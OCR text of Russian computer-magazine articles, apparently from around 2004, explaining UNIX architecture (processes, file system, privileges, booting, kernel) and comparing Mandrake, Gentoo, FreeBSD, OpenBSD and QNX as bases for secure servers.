Уже в 70-е годы ОС UNIX была многопользовательской системой, то есть за одним компьютером могло работать несколько пользователей одновременно. При этом система заботится о том, чтобы всем хватало ресурсов, чтобы пользователи не могли оказать никакого влияния друг на друга.

Многозадачность

В UNIX используется вытесняющая многозадачность, которая базируется на понятии приоритетов и квантования процессорного времени. Все процессы разбиваются по нескольким группам в зависимости от того, кто их запускает. Кроме этого, процессы-дети получают права родителей, изменение приоритета возможно только системным вызовом, инициируемым ядром или пользователем root. Основными считаются три класса: приоритет реального времени, системных процессов, класс процессов разделения времени. Но не только отношение к определенному типу приоритетов регулирует процессорное время для данного приложения, еще существует понятие кванта времени. Грубо говоря, эта переменная регламентирует, через сколько тиков системных часов следует передать управление следующему процессу.

Переносимость кода

Одним из самых существенных достоинств всех клонов UNIX является возможность переноса ОС практичес-

рис. Константин Комардин

Kernel Panic

ки под любые платформы. Если раньше ядро и некоторые драйвера были написаны на ассемблере, дающем заметный прирост производительности, но, вместе с тем, практически полную несовместимость с архитектурами, отличными от данной, то сейчас вся система написана на языке высокого уровня С. Это означает, что для запуска UNIX на любой новой архитектуре достаточно портировать компилятор языка С и пересобрать систему из исходных кодов. Таким образом, мы получаем практически универсальную ОС со множеством приложений.

Свободное распространение

■ Это один из основных плюсов UNIX-клонов наших дней. Изначально UNIX была платной и закрытой системой, но с течением времени все изменилось в лучшую сторону, и сейчас активно развиваются две основных лицензии для *nix: BSD (под ней выпускается FreeBSD) и GPL. Основное отличие BSD от GPL в том, что, в принципе, по инициативе разработчиков возможно превращение продукта из свободного в закрытый, коммерческий. Самая демократичная и популярная на сегодняшний день - это GPL, под ней выпускается Linux и его клоны. Существуют также разного вида коммерческие лицензии, основанные на продаже ОС.

Нетребовательность к ресурсам PC

■ На сегодняшний день для x86 *nix-системы - самые малотребовательные относительно аппаратной стороны машины. Для работы роутера на *BSD достаточно 386-го процессора и 4 мегабайт памяти. Обеспечить данные функции на других распространенных системах при такой конфигурации PC просто невозможно. Причем даже на такой слабой машине, по нынешним меркам, UNIX показывает все свои лучшие стороны. Объяснить такое поведение можно, рассмотрев архитектуру ОС более подробно.

АКСИОМЫ UNIX-LIKE ОС

Собственная файловая система

■ Основными понятиями файловых систем *nix являются следующие:


Каталог (аналогия в Windows - папка, директория) - это, прежде всего, файл, содержащий системную информацию о файлах, входящих в данный каталог. В директории могут быть каталоги более низкого уровня, обычные файлы, специальные файлы. Каталоги создает пользователь или система при выполнении определенных действий.

Обычный файл (аналогия в Windows - все файлы системы). Вся информация, хранимая на компьютере, содержится в обычных файлах. Создавать, удалять, изменять файлы может любой пользователь, имеющий права на запись в каталог и изменение файла. Именно в файлах содержатся все системные программы, настройки и данные.

Специальный файл - особый тип файлов, присущий *nix-системам. Представляет собой служебную запись на диске, символизирующую сокет, участок памяти, процесс и некоторые другие вещи. Чаще всего эти

КНИГИ О UNIX

http://ois.mesi.ru/html_docs/BACH/ - подробная книга, которую можно скачать в 1 zip-архиве.
http://linuxdoc.chat.ru/obsh/rukadmina/index.html - книга 95-го года, но своей актуальности она не потеряла.



Выбор загрузчика

файлы имеют нулевую или очень маленькую длину и после перезагрузки удаляются. Специальные файлы создает ядро системы или прикладные программы по мере необходимости. Обычный пользователь создавать такие записи не может. Главная особенность этого типа - файлы создаются и удаляются системой автоматически, юзер чаще всего не может прочитать их содержимое - они не содержат данных, доступных для обработки.

Вся необходимая для работы с файлом информация хранится в особой системной таблице, которая является **индексным дескриптором (inode)** данного объекта. Индексные дескрипторы всех файлов равны по размеру - 64 байта. В них хранятся данные о типе файла, физическом расположении файла на диске, размере в байтах, дата создания, время последней модификации, последнего обращения к файлу, информация о привилегиях доступа. Все inode пронумерованы и содержатся в особом отделе файловой системы. Для ОС порядковый номер файла есть уникальное имя файла. Полное имя объекта по его номеру устанавливается с помощью таблицы иерархии каталогов.

В системе UNIX используется вытесняющая многозадачность, базирующаяся на понятиях приоритета и квантования.


Существует один главный администратор - root, и он бог данного хоста

■ Эта особенность полностью соответствует духу UNIX: если ты - админ, то это подразумевает твои обширные знания в данной области. Власти root'а хватит на любое действие в системе: от прочтения домашних каталогов пользователей до удаления всех файловых систем на жестком диске, причем он даже не получит ни одного предупреждения от системы. Концепция UNIX подразумевает грамотного админа-root'а, в отличие от творения Б.Г.

Юзеры могут делать только то, что явно разрешено

■ Одна из самых сильных сторон пользовательской модели *nix-систем. Администратор при создании учетной записи нового юзера дает ему определенные права и возможности для работы с системой. Разделение прав на файлы происходит с помощью атрибутов. Достаточно зап- »

ретить чтение файла, установив соответствующий бит, и никто, кроме root'а, не сможет узнать содержимое. Кроме очень гибкой модели атрибутов, админ делит пользователей на реальных, то есть тех, которые могут заходить с терминала или удаленно по сети, и на специальных – тех, у кого есть права для выполнения какой-либо из определенных задач. Например, обычный пользователь Vasya, имея аккаунт на машине, может подключаться к ней с помощью клавы-монитора (как обычный юзер покального ПК), через ssh из любой точки планеты (если нет ограничений на место подключения), используя модем и терминальную программу (minicom, telemax, стандартный терминал Виндов). При любом способе подключения юзер будет находиться в системе, как будто он работает с физического покального терминала. Специальные пользователи (виртуальные), такие, как, nobody, ftp, anonymous, присутствуют в системе только как аккаунты, и вход с этих учетных записей через терминалы невозможен. Они используются для общесистемных сервисов с целью ограничения их прав: так демон ftp запускается от пользователя ftp, Apache - от nobody; это необходимо для повышения безопасности и стабильности системы.



Загрузчик GRUB




Схема развития мира UNIX

У демонов минимально необходимые привилегии

■ В первоначальных редакциях UNIX этого не было, но с приходом сетей и хакеров разработчики задумались и доработали концепцию системы. На практике это выглядит так: у каждого крупного сервиса есть "свой" специальный пользователь, от его учетной записи запускаются все процессы данного сервера. Так, например, для web-сервера Apache практически всегда создается специальный пользователь nobody, на все рабочие каталоги ставится владельцем этот юзер и раздаются соответствующие права, после чего в init-скрипте прописывается логин "nobody". В результате – резкое повышение безопасности всего хоста: даже если будет найдена уязвимость в демоне, то взломщик получит права непривилегированного пользователя apache.

Наличие средств для выполнения простых действий

■ *nix-системы отличаются от множества других ОС тем, что любое самое сложное действие можно легко разбить на несколько более простых, реализуемых с помощью встроенных средств. То есть если пользователь хорошо знает возможности UNIX-архитектуры и четко представляет себе результат своих трудов, то добиться его будет очень легко. Примерами средств, заметно упрощающих реализацию любой задачи, могут служить такие общеизвестные приложения, как cron (периодический запуск задач), перенаправления выводов и вводов с терминала, syslog (логирование всех действий в системе), различные комбинации действий на ФС и многое другое.

Свопинг позволяет работать эффективней

■ Механизм виртуальной памяти поддерживается всеми клонами UNIX на уровне ядра. Есть два основных способа организации swap-пространства: раздел на жестком диске (или отдельный винчестер, только под swap) или файл на существующем разделе. Использование раздела или отдельного винчестера предпочтительно из соображений скорости обмена данных.

В UNIX введен принцип перемещения виртуальных страниц процесса из swap-раздела в оперативную память по запросу. При запуске любого приложения ядро UNIX загружает лишь минимально необходимый для запуска кусок кода, после чего передает ему управление. После этого работа, как с физической памятью, так и со swap, будет регулироваться запросами программы. Если в ходе выполнения софтины обнаружится, что запрашиваемый виртуальный адрес данного дескриптора процесса отсутствует, то менеджер виртуальной памяти обратится к диску и загрузит необходимый кусок дампа в оперативку. Корга будет использована вся доступная физическая область, менеджеру виртуальной памяти придется выгрузить какую-то часть данных на диск, о чем будет сделана соответствующая запись. Для выбора вымещаемых страниц необходимо провести анализ, чтобы не сбросить сегмент, необходимый для работы, через несколько тактов. Эту функцию выполняет специальный процесс pageout.

ГЛАВНОЕ – ЗАГРУЗИТЬСЯ!

■ "Loading UNIX" – фраза, говорящая о многом. Рассмотрим два основных способа загрузки ядра системы. Почему ядра, а не всей ОС? Потому что будет отличаться только загрузка ядра, после того как оно будет в памяти, все остальное загружается стандартной и отлаженной процедурой. Самый простой вариант – это Boot-дискета. Ход загрузки системы при таком способе выглядит очень просто: после начального теста BIOS передает управление загрузочной области дискеты, где содержится код, распаковывающий ядро UNIX в оперативную память. После распаковки начинается стандартное монтирование корневого раздела. Но такой простой вариант применяется только для дискет без файловых систем. Для винчестеров используют несколько усложненный вариант загрузки. Причина этого достаточно простая: ядро не может быть записано в первые сектора, так как там находится таблица разметки жесткого диска и описания всех ФС, при порче этих данных использовать хард просто невозможно. Поэтому разработчики применили усложненный алгоритм инициализации ядра. После POST-теста управление, как обычно, передается загрузочной области жесткого диска, где хранится миниатюрная программа, вся работа которой сводится к запуску главного загрузчика ОС, обладающего достаточной функциональностью и гибкостью для запуска ядра. Таким "большим" загрузчиком может быть LILO, GRUB или стандартный BSD-loader. А уже этот загрузчик копирует ядро в память, передав ему необходимые параметры. Как видишь, при загрузке с винчестера используются двухуровневые программы.

Свободный UNIX для свободных людей

Я хочу продолжить рассказ о схеме загрузки UNIX-систем, так как загрузка является еще одним архитектурным решением сообщества разработчиков ОС. Существует две основные схемы загрузки UNIX и его клонов: BSD и System V. BSD-тип применяется во многих BSD-системах и в некоторых дистрибутивах Linux (Gentoo, Slackware). Схема BSD проще System V, но и возможностей у нее меньше. Рассмотрим более прогрессивную System V. Сначала загружается ядро ОС, будь то UNIX, BSD-клон или Linux-клон, после этого ядро монтирует корневую файловую систему, ссылка на которую ему передана параметром загрузчика. При удачном завершении операции начинается поиск служебного каталога /sbin; если он не обнаруживается, то система выдает "Kernel panic". Затем происходит запуск главного процесса Init: отдается команда /sbin/init. После чего уже Init обращается к каталогу /etc и ищет там файл inittab, где указан необходимый уровень запуска. Осталось не так уж много: init читает и анализирует содержимое своего конфигурационного файла, а затем запускает необходимые сервисы, монтирует локальные файловые системы, поднимает сетевые интерфейсы, монтирует уваленные файловые системы и запускает оставшиеся сервисы. На завершение процесса загрузки укажет (если система загрузится не в multiuser mode) появившееся приглашение ввести логин и пароль пользователя.

ЯДРО – ВСЕМУ ГОЛОВА!

■ Главным, определяющим архитектуру системы звеном является ядро. Все ядра *nix-систем должны выполнять следующие функции:

- управление работой процессов: создание, завершение и организация взаимодействия между ними.
- планирование очередности работы процессов, переключение выполняемых задач. Сюда входит и расстановка приоритетов для задачи управления мультипроцессорными системами.
- выделение процессу необходимой оперативной памяти. При ее недостатке – включение механизма swap. Также ядро следит за обращением приложения к запрещенным участкам, к соседним сегментам и в случае генерации процессорного исключения снимает сбойный процесс, записывает сообщение в системный журнал.
- предоставление высокоуровневого доступа к винчестеру и другим носителям информации. Ядро подключает файловые системы и дает простой интерфейс по взаимодействию с ними. Все это делается с учетом прав на файлы и квот для пользователя.
- Управление периферией. Предоставление процессам доступа к внешним устройствам. Обеспечение работы всей периферии – задача ядра и его окружения. Драйвера устройств могут как включаться в ядро, так и быть подгружаемыми модулями. Использование модулей невозможно в некоторых старых представителях семейства UNIX.

INIT 6

■ *nix-система имеет достаточно простую и логически правильную архитектуру. ОС UNIX устойчива и дружелюбна, вот только друзей для себя она выбирает очень и очень тщательно.

Dr.Vint (vint@vpost.ru)

ОС ДЛЯ КРЕМЛЯ

ИЩЕМ САМУЮ ЗАЩИЩЕННУЮ СИСТЕМУ

Стабильная, безопасная, неуязвимая, отказоустойчивая – вот какие характеристики являются основополагающими при выборе операционной системы для ответственной работы. Эта статья поможет с выбором именно базовой операционной системы, максимально защищенной и удобной.

Самыми надежными считаются *nix. У них очень много плюсов - от простой логики работы с пользователем до высокой отказоустойчивости. Но не все йогурты одинаково полезны, а *nix одинаково стабильны - некоторые из них просто не рассчитаны на создание безопасных хостов. Определимся с требованиями к системе, при выполнении которых ее смело можно будет ставить на сервера и другие критически важные системы. Итак, ОС должна иметь жесткую политику разграничения доступа, должны быть встроенные или подключаемые средства для создания комплексов firewall, необходимо ПО для отражения атак, наличие регулярных обновлений, возможность быстрого обнаружения взломов.

Взглянем на рынок ОС сегодняшнего дня. Мой выбор пал на следующие дистрибутивы: Mandrake 10 Official, Gentoo Linux 2004.2, FreeBSD 5.1, OpenBSD 3.5, QNX 6.2.1.

INTRO

Нам нужен максимально безопасный и стабильный дистрибутив. Самые популярные дистрибутивы Linux базируются на RPM-пакетах. Представителем мира RPM-base стал последний релиз Mandrake. Я выбрал его по нескольким причинам: все компоненты дистрибутива проходят тщательное тестирование на совместимость, используется собственная модель взаимодействия с пользователями, высокая стабильность, проверенная годами. Можно было использовать канонический Red Hat, но политика, направленная на зарабатывание денег, отходит от классической UNIX-модели, что явно не в пользу всей Федоры. В обзоре есть еще один вариант Linux-систем - Gentoo 2004.2. Это классический source-base дистрибутив. При установке такой системы ты полностью сам закладываешь всю безопасность хоста. Кроме этого, в Gentoo очень хорошо продумана схема обновления ПО через интернет, что позволяет всегда использовать самые безопасные и защищенные версии софта.

Самым ярким и известным представителем линейки BSD является FreeBSD. Очень многие сервера крупных организаций используют именно этот клон UNIX. Из основных плюсов можно выделить проверяемую годами архитектуру, отлаженную схему взаимодействия компонентов, минимальное наличие известных уязвимостей. Еще очень сильно привлекает развитая система портов, которая позволяет обновлять всю систему, используя всего одну команду. Второй перспективной реализацией BSD-модели стала OpenBSD. Мой выбор пал именно на эту систему, потому что ее создатели изначально готовят свое детище к работе в сложнейших сетевых условиях: «Вот уже несколько лет, как не было зарегистрировано ни одного удаленного взлома машин, работающих под управлением OpenBSD в конфигурации по умолчанию». И последняя система, о которой пойдет речь в нашем обзоре, - QNX. Это даже не UNIX в том понимании, которое близко нам. QNX - коммерческая ОС жесткого реального времени, совместимая со стандартом POSIX. То есть она может работать с очень многим ПО, написанным для UNIX. Основное отличие QNX от всех остальных операционок в том, что это система реального времени, взломов которой зарегистрировано не было вообще. После небольшого знакомства с нашими кандидатами предлагаю перейти к исследованию безопасности данных систем.


LINUX MANDRAKE

www.mandrakelinux.com

Популярный дистрибутив Linux на рабочем столе. О дружественности продуктов этой компании говорит весь интернет. А что же с безопасностью? Уже в начале установки можно сделать выбор: тип expert или обычный. Следует отдать предпочтение первому варианту: чуть больше возможностей для тонкой настройки ОС при инсталляции. Пожалуй, самым главным этапом во всей установке для нас станет выбор уровня безопасности. Именно так MandrakeSoft подготовила свой дистрибутив к серверному рынку. Первый и самый простой

На текущий момент последняя версия QNX - 6.3

www.freebsd.org/ru/index.html - русская версия официального сайта FreeBSD.



Вот так выглядит QNX; идет процесс конфигурирования софтины

уровень - стандартный. Этот вариант практически не предусматривает никакого контроля над безопасностью системы. Так, любой пользователь сможет читать произвольные каталоги, кроме домашних директорий других юзеров. Кроме этого, некоторые пользователи смогут просмотреть содержимое конфигурационных файлов /etc. Полностью отсутствуют проверки на новые/изменившиеся файлы в системе: разработчики считают, что за день столько софта наставишь/наудаляешь, что читать мегабайтные логи своих действий не возникнет никакого желания. Также возможен непосредственный вход пользователя root прямо по SSH или с терминала, что кому-то удобно, но на самом деле очень опасно. Как видишь, первый уровень ориентирован на домашнее использование и на звание секьюрного варианта даже не претендует. Следующий уровень - высокий - также рассчитан на домашнее использование и поэтому нас тоже не интересует. Пожалуй, единственным приемлемым вариантом станет параноидальный уровень. Для серверов следует использовать только его. Вот что он дает: невозможен непосредственный вход пользователем root, никто не может читать корневую файловую систему - у всех файлов и каталогов выставлены права на чтение только для root. Кроме этого, производители значительно проработали механизм демонов - на этом уровне полностью реализована модель безопасности "каждому демону по потребностям", то есть любой сервис будет запускаться от своей учетной записи. Еще каждую ночь будут проводиться автоматические проверки на бэкдоры и руткиты - при любых изменениях файловой системы составляется протокол, который отправляется администратору. Защита от внешних атак реализуется с помощью обязательной установки пакета iptables - системы Firewall. Mandrake постарается автоматически выбрать необходимые правила и применить их для данного хоста. Причем у фаервола будет активирована опция, отвечающая за отражения попыток сканирования портов - практически ни один порт-сканер не сможет определить наличие работающих сервисов. Таким образом, параноидальный уровень старается создать действительно защищенную крепость как для атак извне, так и для локальных взломов ;).

Стандартная звонилка QNX. Простая и очень мощная

LINUX GENTOO


www.gentoo.org

■ Это, ИМХО, один из лучших дистрибутивов Linux по всем параметрам. Достать систему очень просто: ее можно скачать из интернета (www.gentoo.org) либо заказать 2 CD в Linux-центре (www.linuxcenter.ru). Установка Дженту радикально отличается от аналогичной процедуры в Mandrake-like-дистрибутивах. В этой сборке тебе придется все делать руками и консолью. Именно поэтому не имеет смысла говорить о заранее предустановленных уровнях безопасности - их просто нет. Весь процесс инсталляции ты проводишь сам, и если твои знания Linux ограничиваются уровнем KDE, то ни о какой безопасной системе даже не мечтай. Это я не к тому, что установить Gentoo трудно, а к тому, что создать защищенный хост на его базе новичку сложнее. Но, если ты владеешь секретами Linux в достаточной степени, то Дженту - для тебя. Вот почему я выбираю его: после установки на моем сервере есть только то, что я сам выбрал из исходников. То есть никаких левых и бажных сервисов не будет. Например, если это почтовый сервер, то на нем и будет установлен самый свежий postfix, собранный из сорцов, с оптимизацией и повышенной защитой. Всяких апачей и джабберов не будет даже в проекте. Такой подход к безопасности ОС позволяет держать на сервере минимальный набор самых необходимых демонов. Но создать Linux исключительно под свои »

Gentoo Linux взял все лучшее и от BSD - скрипты инициализации и систему портов, и от Linux - простоту и удобство.

Главный плюс Mandrake - простота и доступность.

25 мая 2004 года стал доступен для скачивания десятый релиз Mandrake Linux.



Рабочий стол в QNX. Портированный mc запущен в консоли

МНЕНИЕ ЭКСПЕРТА

■ Антон Карпов, специалист по сетевой безопасности, системный администратор:

«Разница между BSD и Linux должна быть понятна каждому: первое есть полноценная ОС, второе - лишь ядро операционной системы. Из-за этого фундаментального различия вариации дистрибуций BSD можно сосчитать по пальцам, тогда как дистрибутивов Linux как собак нерезаных. Что же лучше с точки зрения безопасности? Наверное, имея полное окружение (ядро, userland, демоны, системные утилиты), построить защищенную систему легче, так как проще работать с гармоничным набором исходников, располагающимся в едином дереве (/usr/src) и подгоняемым друг к другу годами. Все же, что можно добавить к ядру Linux, - это патчи, усиливающие его иммунитет. Но помимо этого нужно как минимум озаботиться аудитом многочисленных утилит, необходимых для работы сервера и написанных разными людьми, с разным стилем программирования, подчас с разной идеологией. Поэтому, наверное, security-патчей для ядра Linux огромное количество, однако заслуживающих внимание security-oriented дистрибутивов - много меньше. Максимум, что делают их вендоры, - проводят анализ кода да собирают пакеты компилятором с защитой от переполнения стека. Такие проекты, как privilege separation, system calls enforcement, jail, рождаются либо доводятся до ума именно в BSD-системах (OpenBSD, FreeBSD).
Однако если отойти от классической модели безопасности UNIX в мандатные модели и требовать реализацию MAC, DTE, RBAC, то консервативная BSD здесь безропотно отдает инициативу Linux, в мире которого помимо тех же патчей (SeLinux, RSBAC) существуют целые проекты (Gentoo SeLinux), направленные на построение законченной системы, удовлетворяющей совершенно новому по качеству классу безопасности.»

Настраиваем сетевой интерфейс

нужды - это только часть возможностей Gentoo. Однажды установив и настроив систему, можно надолго забыть о поддержании сервера в боеспособном состоянии. У нашего пингвина есть встроенные средства обновления и установки ПО прямо из интернета, без участия администратора! Именно поэтому я считаю Gentoo самым секьюрным дистрибутивом Linux на сегодняшний день. Докажу тебе это, раскрыв сущность процесса обновления ОС. Установка нового ПО на машину с Gentoo происходит с помощью утилиты emerge. Принцип работы этой программы очень прост: когда root (или crond) отдает команду "emerge Имя_Программы", система идет в интернет, скачивает сорцы этой программы с сайта поддержки Gentoo, компилирует и устанавливает бинарники. Все происходит в полностью автоматическом режиме. А если учесть, что софт для Дженту обновляется практически каждый день, то ты поймешь, что грамотный admin и Gentoo Linux создадут суперсекьюрный сервер. Достаточно один раз разобраться во всем и настроить, к примеру, тот же Apache, а потом записать в Crontab команду "emerge Apache" на ежедневное выполнение, и все! Взломать систему через уязвимость в Apache станет практически невозможно (на каждый неуязвимый Апач найдется свой приватный эксплоит :) - прим. AvaLANche'a)!

OpenBSD представляет собой минимально необходимые компоненты системы, но они предельно стабильны.

Первым стабильным релизом FreeBSD пятой ветки станет FreeBSD 5.3. Дата выхода - 3 октября 2004 года.

Выбираем уровень безопасности

В основе OpenBSD лежат хорошо проверенные и отлаженные исходные коды.

FREEBSD
www.freebsd.org

Вот добрались и до прямых потомков UNIX. Пожалуй, FreeBSD - это самый известный клон UNIX на сегодня. Разработчики этой системы стараются выпускать только стабильные и хорошо отлаженные продукты. Именно поэтому, хотя вся система доступна в исходных кодах, добавлять патчи и новые возможности в ядро могут только разработчики, входящие в официальную группу поддержки проекта. Это отличает FreeBSD от всех остальных систем Open Source. Создатели нацеливают свой продукт на серверный рынок: во время установки у тебя будут спрошены не только сетевые параметры, но и то, какие сервисы тебе необходимы, и даже будет предложено организовать FTP-доступ сразу после инсталла. При первом запуске необходимо начать обустраивать защиту сервера. Система позволит провести кое-какие настройки и с помощью утилиты /stand/sysinstall. Но там представлен очень и очень скудный набор инструментов. Всю настройку ОС нужно проводить ручной правкой конфигов. И хотя разработчики постарались снабдить FreeBSD подробной документацией на английском языке, они не учли того, что для создания защищенного хоста необходимо затратить огромное количество времени на перелопачивание конфигурационных файлов. А если ты не профессионал, то и на чтение огромной кучи документации. Использование ее на сервере оправданно только в том случае, если твои знания именно этой системы тебе это позволяют. Стабильность хоста под FreeBSD будет определяться не безглючностью софта, а грамотностью админа. Практически все взломы этой ОС имели в своей основе не ошибки в демонах, а неправильное администрирование. Я бы не рекомендовал ставить Фряху админам средней руки - может не хватить времени на реализацию мечты о защищенном сервере. Злые негодники поломают систему, прежде чем админ успеет разобраться со всеми тонкостями настройки.

OPENBSD
www.openbsd.org

OpenBSD - общепризнанный лидер по безопасности. Текущая версия - 3.5. Установка этой системы протекает аналогично установке всех остальных BSD с тем лишь отличием, что все пронизано духом безопасности. После инсталла остается не так уж много: скачать и установить необходимые демоны. Просто в OpenBSD ставится только самое необходимое для запуска. Все дополнительные демоны и сервисы администратор добавляет и настраивает сам, и это, по-моему, лучший подход к безопасности. Кроме того, в основе OpenBSD лежат тщательно проверенные и отлаженные исходные коды, ежедневный аудит программного обеспечения приносит свои плоды: за несколько последних лет не было зарегистрировано ни одного взлома (в дефолтовой конфигурации). Сущность аудита OpenBSD достаточно проста: существует небольшая группа высококвалифицированных IT-специалистов, которые постоянно анализируют исходные коды всей системы. И если учитывать, что они предлагают только базовую конфигурацию, то можно верить, что проверка будет проведена очень качественно. Предельно сильная внутренняя защита подкрепляется переработанным и усложненным комплексом Firewall. И дополняет общую картину укрепленности собственный сайт, на котором ежедневно выставляются все обновления для текущей версии системы. Неприхотливая к квалификации админа как IT-специалиста, OpenBSD завоевывает рынок за счет своей подготовленной грамотной настройки. Таким образом, лучшим секьюрным дистрибутивом линейки BSD является OpenBSD: для мастеров она покажет мощь и стабильность UNIX с возможностью гибкой настройки, а для новичков - защищенность и отказоустойчивость прямо "из коробки".

QNX
www.qnx.com

Я не случайно поставил эту ОС последней в обзоре - она не клон UNIX. Это самостоятельная ОС, и очень занятная. Разработки этой системы ведутся уже более двадцати лет. Проект полностью закрытый, коммерческий. Лицензия на QNX для разработчика стоит 6000$. Я не ошибся - именно долларов, цена же полной версии переваливает за 15 килобаксов. Но существует некоммерческая версия, доступная бесплатно. В свободной версии есть практически все необходимое для работы данной ОС на сервере, включая средства для сборки GNU-программ. Самое главное в этой системе - то, что она полностью отвечает требованиям ОС реального времени, то есть ядро в принципе не может зависнуть ни при каких обстоятель-

Средство установки и настройки FreeBSD

ствах ;). И, кроме этого, данная ОС гарантирует ответ сервера через очень малый промежуток времени. За всю историю QNX не было найдено ни одной уязвимости в коде системы. Сразу виден серьезный подход программистов QSSL. Как видишь, пока все просто идеально. Но это все относится к самой системе. Своего же ПО, необходимого для создания полноценного сервера, у нее нет. QNX используется в основном во встраиваемом оборудовании, для узкоспециализированных задач на производстве. Но отсутствие софта именно для QNX никого не остановило: я все чаще встречаю на просторах рунета админов-энтузиастов, запускающих сервера на ее базе. Да и сам, чего скрывать, перевел свой web-сервер на эту систему и пока нисколько не жалею. Итак, что нужно для создания суперзащищенного сервера реального времени на базе QNX? Самое главное - это дистрибутив системы. Для нашей задачи вполне достаточно NE (Non-Commercial) версии, которая поставляется на 1 CD. Существует несколько способов получения этого диска. Первый - скачать с официального сайта www.qnx.com образ диска и записать его самому. В этом варианте есть неприятные моменты: сливать надо около 300 мегов, причем выкачать надо за один раз все - докачка не поддерживается. Кроме того, скорость скачки должна быть не меньше 10 Кб в секунду, иначе их сервер будет закрывать сессию и придется начинать все с начала. Другой вариант - попробовать получить по почте бесплатно полную версию QNX для вузов (напряги декана - и будет тебе счастье!) (вся информация на сайте www.swd.ru). И, наконец, самый простой и доступный путь - заказать книгу "Операционная система реального времени QNX: от теории к практике", которая продается во многих интернет-магазинах, причем обойдется тебе она вместе с диском не дороже 250 руб. После простой инсталляции ты попадешь в самую быструю и стабильную ОС. Все современные версии поддерживают TCP/IP-протокол в полной мере, поэтому тебе останется только установить и отконфигурировать серверное ПО. Кстати, получить весь необходимый софт можно либо на страничке одного из участников проекта www.qnx.org.ru, либо собрав его самостоятельно из исходников, ведь система POSIX-совместима. Эта ось, пожалуй, лучший выбор, но только для профессионалов и тех людей, которые готовы бороться с трудностями.

ХЕППИ ЭНД

